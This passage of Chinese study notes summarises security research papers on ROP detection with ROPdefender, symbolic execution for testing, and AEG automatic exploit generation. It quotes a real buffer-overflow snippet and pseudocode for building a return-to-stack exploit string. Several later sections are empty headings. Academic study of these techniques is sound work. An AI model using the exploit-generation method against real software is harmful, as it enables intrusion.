


Figure 2: Schematic system overview

其中的三个核心组成部分：

- Constructor：扫描给定的二进制文件，标记出有用的指令序列，并自动构建出

gadgets

- Compiler：提供了一种专门用于 ROP 的语言，它将 Constructor 的输出和用该语言编写的源文件一起编译，生成程序的最终内存映像
- Loader：由于 Compiler 的输出是位置无关的，Loader 用于将相对地址解析为绝对地址

8.4 ROPdefender: A Detection Tool to Defend Against Return-Oriented Programming Attacks

论文：https://www.ei.ruhr-uni-bochum.de/media/trust/veroeffentlichungen/2010/12/14/HGI-TR-2010-001.pdf

简介

论文设计并实现了工具 ROPdefender，可以动态地检测传统的 ROP 攻击（基于return指令）。ROPdefender 可以由用户来执行，而不依赖于源码、调试信息等在现实中很难获得的信息。

ROPdefender 基于二进制插桩框架 Pin 实现，作为一个 Pintool 使用，在运行时强制进行返回地址检查。

背景

现有的 ROP 检测方法会维护一个 shadow stack，作为返回地址的备份。当函数返回时，检查返回地址是否被修改。

这种方法有个明显的缺陷，它只能检测预期的返回（intended return），而对于非预期的返回（unintended return）无效。

intended instruction 是程序中明确存在的指令。而 unintended instruction 是正常指令通过偏移得到的指令。举个例子：

intended instruction：

```
b8 13 00 00 00  mov $0x13, %eax
e9 c3 f8 ff ff  jmp 3aae9
```

偏移两个十六进制后的 unintended instruction：

```
00 00   add %al, (%eax)
00 e9   add %ch, %cl
c3      ret
```

这样的返回不会被备份到 shadow stack 中，因此也不会被检测到。

另外，如果攻击者修改的不是返回地址，而是函数的 GOT 表，则同样不会被检测到。

解决方案

ROPdefender 同样也使用 shadow stack 来储存每次函数调用的返回地址。在每次函数返回时进行返回地址检查。

与现有方法不同的是：

- ROPdefender 会检查传递给处理器的每个返回指令（基于JIT插桩工具），这样即使攻击者使用 unintended instruction 也会被检测到
- ROPdefender 还能处理各种特殊的情况

整体思想如下图所示：




Figure 3: Our high-level approach

在处理器执行指令时，对指令类别进行判断，如果是 call，将返回地址放进 shadow stack；如果是 return，则检查与 shadow stack 顶部的返回地址是否相同。这一方法不仅可用于检测 ROP 攻击，还可以检测所有利用缓冲区溢出改写返回地址的攻击。

实现细节

基于 Pin 动态二进制插桩（DBI）框架的实现如下图所示：




Figure 5: Implementation of *ROPdefender* within the binary instrumentation framework Pin

一般工作流程是这样的，程序在 DBI 框架下加载并启动。DBI 框架确保：

1. 程序的每条指令都在 DBI 的控制下执行
2. 所有指令都根据 ROPdefender 特定的检测代码执行，然后进行返回地址检查

ROPdefender 包含了多个 shadow stack 和一个 detection unit。detection unit 用于 shadow stack 返回地址的压入和弹出，并进行强制返回地址检查。使用多个 shadow stack 的原因是程序可能会有多个线程，这样就可以为每个线程都维护一个 shadow stack。

8.5 Data-Oriented Programming: On the Expressiveness of Non-Control Data Attacks

论文：https://www.comp.nus.edu.sg/~shweta24/publications/dop_oakland16.pdf

简介

8.6 Hacking Blind

论文：http://www.scs.stanford.edu/~sorbo/brop/bittau-brop.pdf

简介

8.7 What Cannot Be Read, Cannot Be Leveraged? Revisiting Assumptions of JIT-ROP Defenses

论文：https://www.usenix.org/system/files/conference/usenixsecurity16/sec16_paper_maisuradze.pdf

简介

8.8 All You Ever Wanted to Know About Dynamic Taint Analysis and Forward Symbolic Execution (but might have been afraid to ask)

论文：https://users.ece.cmu.edu/~aavgerin/papers/Oakland10.pdf

简介

8.9 Symbolic Execution for Software Testing: Three Decades Later

论文：https://people.eecs.berkeley.edu/~ksen/papers/cacm13.pdf

简介

近几年符号执行因其在生成高覆盖率的测试用例和发现复杂软件漏洞的有效性再次受人关注。这篇文章对现代符号执行技术进行了概述，讨论了这些技术在路径探索，约束求解和内存建模方面面临的主要挑战，并讨论了几个主要从作者自己的工作中获得的解决方案。

这算是一篇很经典很重要的论文了。

传统符号执行

符号执行的关键是使用符号值替代具体的值作为输入，并将程序变量的值表示为符号输入值的符号表达式。其结果是程序计算的输出值被表示为符号输入值的函数。一个符号执行的路径就是一个 true 和 false 组成的序列，其中第 i 个 true（或 false）表示在该路径的执行中遇到的第 i 个条件语句，并且走的是 then（或else）这个分支。一个程序所有的执行路径可以用执行树（Execution Tree）来表示。举一个例子：

```
1   int twice (int v) {
2           return 2*v;
3   }
4
5   void testme (int x, int y) {
6           z = twice (y);
7           if (z == x) {
8                   if (x > y+10)
9                           ERROR;
10                  }
11          }
12  }
13
14  /* simple driver exercising testme() with sym inputs */
15  int main() {
16          x = sym_input();
17          y = sym_input();
18          testme(x, y);
19          return 0;
20  }
```




Figure 2. Execution tree for the example in Figure 1.

函数 testme() 有 3 条执行路径，组成右边的执行树。只需要针对路径给出输入，即可遍历这 3 条路径，例如：{x = 0, y = 1}、{x = 2, y = 1} 和 {x = 30, y = 15}。符号执行的目标就是去生成这样的输入集合，在给定的时间内遍历所有的路径。

符号执行维护了符号状态 σ 和符号路径约束 PC，其中 σ 表示变量到符号表达式的映射，PC 是符号表示的不含量词的一阶表达式。在符号执行的初始化阶段，σ 被初始化为空映射，而 PC 被初始化为 true，并随着符号执行的过程不断变化。在对程序的某一路径分支进行符号执行的终点，把 PC 输入约束求解器以获得求解。如果程序把生成的具体值作为输入执行，它将会和符号执行运行在同一路径，并且以同一种方式结束。

例如上面的例子。符号执行开始时，符号状态 σ 为空，符号路径约束 PC 为 true。每当遇到输入语句 var = sym_input() 时，符号执行就会在符号状态 σ 中加入一个映射 var->s，这里的 s 是一个新的未约束的符号值，于是程序的前两行得到结果 σ = {x->x_0, y->y_0}。当遇到一个赋值语句 v = e 时，符号执行就会在符号状态 σ 中加入一个 v 到 σ(e) 的映射，于是程序执行完第 6 行后得到 σ = {x->x_0, y->y_0, z->$2y_0$}。

当每次遇到条件语句 if(e) S1 else S2 时，PC 会被更新为 PC∧σ(e)，表示 then 分支，同时生成一个新的路径约束 PC'，初始化为 PC∧¬σ(e)，表示 else 分支。如果 PC 是可满足的，那么程序会走 then 分支（σ 和 PC），否则如果 PC' 是可满足的，那么程序会走 else 分支（σ 和 PC'）。值得注意的是，符号执行不同于实际执行，其实两条路都是可以走的，分别维护它们的状态就好了。如果 PC 和 PC' 都不能满足，那么符号执行就在对应的路径终止。例如，第 7 行建立了符号执行实例，路径约束分别是 $x_0 = 2y_0$ 和 $x_0 \neq 2y_0$，在第 8 行又建立了两个实例，分别是 $(x_0 = 2y_0) \wedge (x_0 > y_0 + 10)$ 和 $(x_0 = 2y_0) \wedge (x_0 \leq y_0 + 10)$。

如果符号执行遇到了 exit 语句或者 error，当前实例会终止，并利用约束求解器对当前路径约束求出一个可满足的值，这个值就构成了测试输入：如果程序输入了这些实际的值，就会在同样的路径结束。例如上图中三个绿色块里的值。

如果符号执行的代码包含循环或递归，且它们的终止条件是符号化的，那么可能就会导致产生无数条路径。举个例子：

```
1   void testme_inf () {
2           int sum = 0;
3           int N = sym_input();
4           while (N > 0) {
5               sum = sum + N;
6               N = sym_input();
7           }
8   }
```

Figure 3. Simple example to illustrate infinite number of execution paths.

这段程序的执行路径有两种：一种是无数的 true 加上一个 false，另一种是无数的 false。第一种的符号路径约束如下：

$$\left(\bigwedge_{i\in[1,n]} N_i > 0\right) \wedge (N_{n+1} \leq 0)$$

其中每个 N_i 都是一个新的符号值，执行结束的符号状态为 $\{N\text{->}N_{n+1}, sum\text{->}\Sigma_{i\in[1,n]}N_i\}$。在实践中我们需要通过一些方法限制这样的搜索。

传统符号执行的一个关键的缺点是，当符号路径约束包含了不能由约束求解器求解的公式时，就不能生成输入值。例如把上面的 twice 函数替换成下面的：

```
1   int twice (int v) {
2           return (v*v) % 50;
3   }
```

Figure 4. Simple modification of the example in Figure 1. The function twice now performs some non-linear computation.

那么符号执行会得到路径约束 $x_0 \neq (y_0y_0)mod50$ 和 $x_0 = (y_0y_0)mod50$。更严格一点，如果我们不知道 twice 的源码，符号执行将得到路径约束 $x_0 \neq twice(y_0)$ 和 $x_0 = twice(y_0)$。在这两种情况下，符号执行都不能生成输入值。

现代符号执行

现代符号执行的标志和最大的优势是将实际执行和符号执行结合了起来。

Concolic Testing

Directed Automated Random Testing(DART) 在程序执行中使用了具体值，动态地执行符号执行。Concolic 执行维护一个实际状态和一个符号状态：实际状态将所有变量映射到实际值，符号状态只映射那些有非实际值的变量。Concolic 执行首先使用一些给定的或者随机的输入作为开始，收集执行过程中的条件语句对输入的符号约束，然后使用约束求解器推测输入的变化，从而引导下一次的程序执行到另一条路径。这个过程会不断地重复，直至探索完所有的执行路径，或者满足了用户定义的覆盖范围，又或者超出了预计的时间开销。

还是上面那个例子。Concolic 执行会生成一些随机输入，例如 {x = 22, y = 7}，然后对程序同时进行实际执行和符号执行。这个实际执行会到达第 7 行的 else 分支，同时符号执行会为该实际执行路径生成路径约束 $x \neq 2y_0$。然后 Concolic 执行会将路径约束的连接词取反，求解 $x_0 = 2y_0$ 得到测试输入 {x = 2, y = 1}，这个新的输入将会让程序沿着另一条执行路径运行。然后 Concolic 执行在这个新的测试输入上，重复实际执行和符号执行的过程，此时将到达第 7 行的 then 分支和第 8 行的 else 分支，生成路径约束 $(x_0 = 2y_0) \wedge (x_0 \leq y_0 + 10)$，从而生成新的测试输入让程序执行没有被执行过的路径。通过对将结合项 $(x_0 \leq y_0 + 10)$ 取反得到的约束 $(x_0 = 2y_0) \wedge (x_0 > y_0 + 10)$ 进行求解，得到测试输入 {x = 30, y = 15}，然后程序到达了 ERROR 语句。这样程序的所有 3 条路径就都探索完了，其使用的策略是深度优先搜索。

Execution-Generated Testing(EGT)

EGT 是由 EXE 和 KLEE 实现和扩展的现代符号执行方法，它将程序的实际状态和符号状态进行了区分。EGT 在每次执行前会动态地检查所涉及的值是不是都是实际的值，如果是，则程序按照原样执行，否则，如果至少有一个值是符号值，程序会通过更新当前路径的条件符号化地执行。例如上面的例子，把 17 行的 y = sym_input() 改成 y = 10，那么第 6 行就会用实参 20 去调用 twice 函数，就像原程序那样执行。然后第 7 行将变成 if(20 == x)，符号执行会通过添加约束 x = 20，走 then 分支，同时添加约束 $x \neq 20$，走 else 分支。而在 then 分支上，第 8 行变成了 if(x > 20)，不会到达 ERROR。

于是，传统符号执行中，因为外部函数或者无法进行约束求解造成的问题通过使用实际值得到了解决。但同时因为在执行中使用了实际值，固定了某些执行路径，由此将造成路径完成性的缺失。

关键的挑战和解决方案

路径爆炸

在时间和资源有限的情况下，符号执行应该对最相关的路径进行探索，主要有两种方法：启发式地优先探索最值得探索的路径，并使用合理的程序分析技术来降低路径探索的复杂性。

启发式搜索是用于确定路径搜索优先级的关键机制。大多数的启发式方法都专注于获得较高的语句和分支的覆盖率。一种有限的方法是使用静态控制流图来知道探索，尽量选择与未覆盖指令最接近的路径。另一种启发式方法是随机探索，即在两边都可行的符号化分支处随机选择一边。最近提出的一种方法是将符号执行与进化搜索相结合，其 fitness function 用于指导输入空间的搜索。

利用程序分析和软件验证的思想，以合理的方式减少路径探索的复杂性。一种简单的方法是使用 selelct 表达式进行静态融合，然后将其直接传递给约束求解器。这种方法在很多情况下都很管用，但实际上是将路径选择的复杂性传递给了约束求解器。还有一种方法是通过缓存和重用底层函数的计算结果，减小分析的复杂性。

约束求解

虽然近几年约束求解器的能力有明显提升，但依然是符号执行的关键瓶颈之一。因此，实现约束求解器的优化十分重要，这里讲两种方法：不相关约束消除和增量求解。

通常一个程序分支只依赖于一小部分的程序变量，因此一种有效的优化是从当前路径条件中移除与识别当前分支不相关的约束。例如，当前路径的条件是：$(x + y > 10) \wedge (z > 0) \wedge (y < 12) \wedge (z - x = 0)$，我们想通过求解 $(x + y > 10) \wedge (z > 0) \wedge \neg(y < 12)$，其中 $\neg(y < 12)$ 是取反的条件分支，那么我们就可以去掉对 z 的约束，因为其对 $\neg(y < 12)$ 分支不会造成影响。减小后的约束会产生新的 x 和 y，我们用当前执行产生的 z 就可以产生新的输入了。

符号执行生成的约束集有一个重要的特征，就是它们被表示为程序源代码中的静态分支的固定集合。所以，多个路径可能会产生相似的约束集，所以可以使用相似的解决方案。通过重用以前相似请求得到的结果，可以提升约束求解的速度，这种方法被运用到了 CUTE 和 KLEE 中。在 KLEE 中，所有的请求结果都保存在缓存里，该缓存将约束集映射到实际的变量赋值。例如，在缓存中有这样一个映射：$(x + y < 10) \wedge (x > 5) \Rightarrow \{x = 6, y = 3\}$。利用这些映射，KLEE 可以迅速地解决一些相似的请求，例如请求 $(x + y < 10) \wedge (x > 5) \wedge (y \geq 0)$，KLEE 可以迅速检查得到 $\{x = 6, y = 3\}$ 是可行的。

内存建模

程序语句翻译为符号约束的精确性对符号执行的覆盖率有很大的影响。

8.10 AEG: Automatic Exploit Generation

论文：http://security.ece.cmu.edu/aeg/aeg-current.pdf

简介

- 这篇论文向我们展示了如何将控制流劫持攻击的漏洞利用生成模型化为一个形式化验证问题。
- 提出了预处理符号执行，这是一种新的符号执行技术。
- 提出了一种通用的漏洞利用生成方法。
- 构建了 AEG，这是第一个能够自动发现漏洞并生成利用获得 shell 的端到端系统。

挑战及解决方案

- Source code analysis alone is inadequate and insufficient.
    - We combine source-code level analysis to improve scalability in finding bugs and binary and runtime information to exploit programs.
- Finding the exploitable paths among an infinite number of possible paths
    - We have developed preconditioned symbolic execution, a novel technique which targets paths that are more likely to be exploitable.
    - We have developed a priority queue path prioritization technique that uses heuristics to choose likely more exploitable paths first.
- An end-to-end system.
    - Our AEG implementation is a single command line that analyzes source code programs, generates symbolic execution formulas, solves them, performs binary analysis, generates binary-level runtime constraints, and formats the output as an actual exploit string that can be fed directly into the vulnerable program.

AEG 概述

The example application is the setuid root `iwconfig` utility from the Wireless Tools package, a program consisting of about 3400 lines of C source code.

```
1  int main(int argc, char **argv) {
2    int skfd;              /* generic raw socket desc.     */
3    if(argc == 2)
4      print_info(skfd, argv[1], NULL, 0);
5  ...
6  static int print_info(int skfd, char *ifname, char *args[], int count)
     {
7    struct wireless_info  info;
8    int                   rc;
9    rc = get_info(skfd, ifname, &info);
10 ...
11 static int get_info(int skfd, char *ifname, struct wireless_info * info
     ) {
12   struct iwreq          wrq;
13   if(iw_get_ext(skfd, ifname, SIOCGIWNAME, &wrq) < 0) {
14       struct ifreq ifr;
15       strcpy(ifr.ifr_name, ifname); /* buffer overflow */
16 ...
```

Figure 1: Code snippet from Wireless Tools' `iwconfig`.




Figure 2: Memory Diagram

`iwconfig` has a classic strcpy buffer overflow vulnerability in the get info function (line 15). And our system goes through the following analysis steps:

1. AEG searches for bugs at the source code level by exploring execution paths. Specifically, AEG executes `iwconfig` using symbolic arguments (`argv`) as the input sources.
2. After following the path `main → print_info → get_info` , AEG reaches line 15, where it detects an out-of-bounds memory error on variable `ifr.ifr_name` . AEG solves the current path constraints and generates a concrete input that will trigger the detected bug.
3. AEG performs dynamic analysis on the `iwconfig` binary using the concrete input generated in step 2. It extracts runtime information about the memory layout, such as the address of the overflowed buffer (`ifr.ifr_name`) and the address of the return address of the vulnerable function (`get_info`).
4. AEG generates the constraints describing the exploit using the runtime information generated from the previous step: 1) the vulnerable buffer (`ifr.ifr_name`) must contain our shellcode, and 2) the overwritten return address must contain the address of the shellcode. Next, AEG appends the generated constraints to the path constraints and queries a constraint solver for a satisfying answer.
5. The satisfying answer gives us the exploit string. Finally, AEG runs the program with the generated exploit and verifies that it works. If the constraints were not solvable, AEG would resume searching the program for the next potential vulnerability.

形式化建模

At its core, the automatic exploit generation (AEG) challenge is a problem of finding program inputs that result in a desired exploited execution state.




Figure 4: The input space diagram shows the relationship between unsafe inputs and exploits. Preconditioned symbolic execution narrows down the search space to inputs that satisfy the precondition (Π_{prec}).

In AEG, we are only concerned with the subset of unsafe states that are exploitable, represented by the circle labeled $\Pi_{bug} \wedge \Pi_{exploit}$. The intuition is that preconditioned symbolic execution limits the space searched to a smaller box.

Logically, we would be guaranteed to find all possible exploits when Π_{prec} is less restrictive than the exploitability condition: $\Pi_{bug}(x) \wedge \Pi_{exploit}(x) \Rightarrow \Pi_{prec}(x)$.

实现方法

Our approach to the AEG challenge consists of six components: Pre-Process, Src-Analysis, Bug-Find, DBA, Exploit-Gen, and Verify.




Figure 5: AEG design.

- Pre-Process: src → (B_{gcc}, B_{llvm}).
  - The source program (src) is compiled down to 1) a binary B_{gcc}, for which AEG will try to generate a working exploit and 2) a LLVM bytecode file B_{llvm}, which will be used by our bug finding infrastructure.
- Src-Analysis: B_{llvm} → max.
  - AEG analyzes the source code to generate the maximum size of symbolic data `max` that should be provided to the program. AEG determines `max` by searching for the largest statically allocated buffers of the target program.
- Bug-Find: (B_{llvm}, φ, max) → (Π_{bug}, V).
  - Bug-Find takes in LLVM bytecode B_{llvm} and a safety property φ, and outputs a tuple (Π_{bug}, V) for each detected vulnerability. Π_{bug} contains the path predicate. V contains source-level information about the detected vulnerability.
- DBA: (B_{gcc}, (Π_{bug}, V)) → R.
  - DBA performs dynamic binary analysis on the target binary B_{gcc} with a concrete buggy input and extracts runtime information R.
- Exploit-Gen: (Π_{bug}, R) → $\Pi_{bug} \wedge \Pi_{exploit}$.
  - Exploit-Gen receives a tuple with the path predicate of the bug (Π_{bug}) and runtime information (R), and constructs a formula for a control flow hijack exploit. The output formula includes constraints ensuring that: 1) a possible program counter points to a user-determined location, and 2) the location contains shellcode ($\Pi_{exploit}$). The resulting exploit formula is the conjunction of the two predicates.
- Verify: (B_{gcc}, $\Pi_{bug} \wedge \Pi_{exploit}$) → {ε, ⊥}.
  - Verify takes in the target binary executable B_{gcc} and an exploit formula $\Pi_{bug} \wedge \Pi_{exploit}$, and returns an exploit ε only if there is a satisfying

answer. Otherwise, it returns ⊥.

The high-level algorithm for solving the AEG challenge:

Algorithm 1: Our AEG exploit generation algorithm

input : *src*: the program's source code
output: $\{\varepsilon, \perp\}$: a working exploit or $\perp$

1. (B_{gcc}, B_{llvm}) = `Pre-Process(`*src*`)`;
2. *max* = `Src-Analysis(`B_{llvm}`)`;
3. **while** (Π_{bug}, V) = `Bug-Find(`B_{llvm}, ϕ, *max*`)` **do**
4. R = `DBA(`B_{gcc}, (Π_{bug}, V)`)` ;
5. $\Pi_{bug} \wedge \Pi_{exploit}$ = `Exploit-Gen(`Π_{bug}, R`)` ;
6. ε = `Verify(`B_{gcc}, $\Pi_{bug} \wedge \Pi_{exploit}$`)`;
7.   **if** $\varepsilon \neq \perp$ **then**
8.   **return** ε;
9. **return** $\perp$;

Bug-Find: 以漏洞利用生成为目的的程序分析

Bug-Find finds bugs with symbolic program execution, which explores the program state space one path at a time. However, there are an infinite number of paths to potentially explore. AEG addresses this problem with two novel algorithms:

- First, we present a novel technique called preconditioned symbolic execution that constrains the paths considered to those that would most likely include exploitable bugs.
- Second, we propose novel path prioritization heuristics for choosing which paths to explore first with preconditioned symbolic execution.

Preconditioned Symbolic Execution

Preconditioned symbolic execution is a novel method to target symbolic execution towards a certain subset of the input state space. The state space subset is determined by the precondition predicate (Π_{prec}); inputs that do not satisfy Π_{prec} will not be explored.

In AEG, we have developed and implemented 4 different preconditions for efficient exploit generation:

- None. There is no precondition and the state space is explored as normal.
- Known Length. The precondition is that inputs are of known maximum length. We use static analysis to automatically determine this precondition.
- Known Prefix. The precondition is that the symbolic inputs have a known prefix.
- Concolic Execution. Concolic execution can be viewed as a specific form of preconditioned symbolic execution where the precondition is specified by a single program path as realized by an example input.

```
1 int process_input(char input[42])
2     char buf[20];
3     while(input[i] != '\0')
4         buf[i++] = input[i];
```

Figure 6: Tight symbolic loops. A common pattern for most buffer overflows.

Consider the example program above. Suppose that the `input` buffer contains 42 symbolic bytes. Lines 3-4 represent a tight symbolic loop that will eventually spawn 42 different interpreters with traditional symbolic execution, each one having a different path predicate. Each path predicate will describe a different condition about the string length of the symbolic `input` buffer.

Preconditioned symbolic execution avoids examining the loop iterations that will not lead to a buffer overflow by imposing a length precondition. Thus, we only need a single interpreter to explore the entire loop.

Path Prioritization: Search Heuristics

All pending paths are inserted into a priority queue based on their ranking, and the next path to explore is always drawn out of the priority queue. We present two new path prioritization heuristics we have developed: buggy-path-first and loop exhaustion.

- Buggy-Path-First. Exploitable bugs are often preceded by small but unexploitable mistakes. The observation that one bug on a path means subsequent statements are also likely to be buggy (and hopefully exploitable) led us to the buggy-path-first heuristic.
- Loop Exhaustion. The loop-exhaustion strategy gives higher priority to an interpreter exploring the maximum number of loop iterations, hoping that

computations involving more iterations are more promising to produce bugs like buffer overflows.

Environment Modelling: Vulnerability Detection in the Real World

AEG models most of the system environments that an attacker can possibly use as an input source. Therefore, AEG can detect most security relevant bugs in real programs. Our support for environment modeling includes file systems, network sockets, standard input, program arguments, and environment variables. Additionally, AEG handles most common system and library function calls.

DBA, Exploit-Gen and Verify: 漏洞利用生成

DBA: Dynamic Binary Analysis

DBA takes in three inputs: 1) the target executable (B_{gcc}) that we want to exploit; 2) the path constraints that lead up to the bug (Π_{bug}); and 3) the names of vulnerable functions and buffers.

It then outputs a set of runtime information: 1) the address of the return address of the vulnerable function (&retaddr); 2) the address of the vulnerable buffer where the overwrite starts (bufaddr); and 3) the stack memory contents between them (μ).

Exploit-Gen

Exploit-Gen takes in two inputs to produce an exploit: the unsafe program state containing the path constraints (Π_{bug}) and low-level runtime information R.

It generates exploit formulas ($\Pi_{bug} \wedge \Pi_{exploit}$) for four types of exploits: 1) stack-overflow return-to-stack, 2) stack-overflow returnto-libc, 3) format-string return-to-stack, 4) format-string return-to-libc.

Algorithm 2: Stack-Overflow Return-to-Stack Exploit Predicate Generation Algorithm

```
  input : (bufaddr, &retaddr, μ) = R
  output: Π_exploit
1 for i = 1 to len(μ) do
2 |   exp_str[i] ← μ[i] ;          // stack restoration
3 offset ← &retaddr - bufaddr;
4 jmp_target ← offset + 8 ;   // old ebp + retaddr = 8
5 exp_str[offset] ← jmp_target ;             // eip hijack
6 for i = 1 to len(shellcode) do
7 |   exp_str[offset + i] ← shellcode[i];
8 return (Mem[bufaddr] == exp_str[1]) ∧ ... ∧
  (Mem[bufaddr + len(μ) − 1] == exp_str[len(μ)]) ;
  // Π_exploit
```

Verify

VERIFY takes in two inputs: 1) the exploit constraints $\Pi_{bug} \wedge \Pi_{exploit}$, and 2) the target binary. It outputs either a concrete working exploit, i.e., an exploit that spawns a shell, or ⊥, if AEG fails to generate the exploit.

8.11 Address Space Layout Permutation (ASLP): Towards Fine-Grained Randomization of Commodity Software

论文：https://www.acsac.org/2006/papers/44.pdf

简介

8.12 ASLR on the Line: Practical Cache Attacks on the MMU

论文：https://www.cs.vu.nl/~giuffrida/papers/anc-ndss-2017.pdf

简介

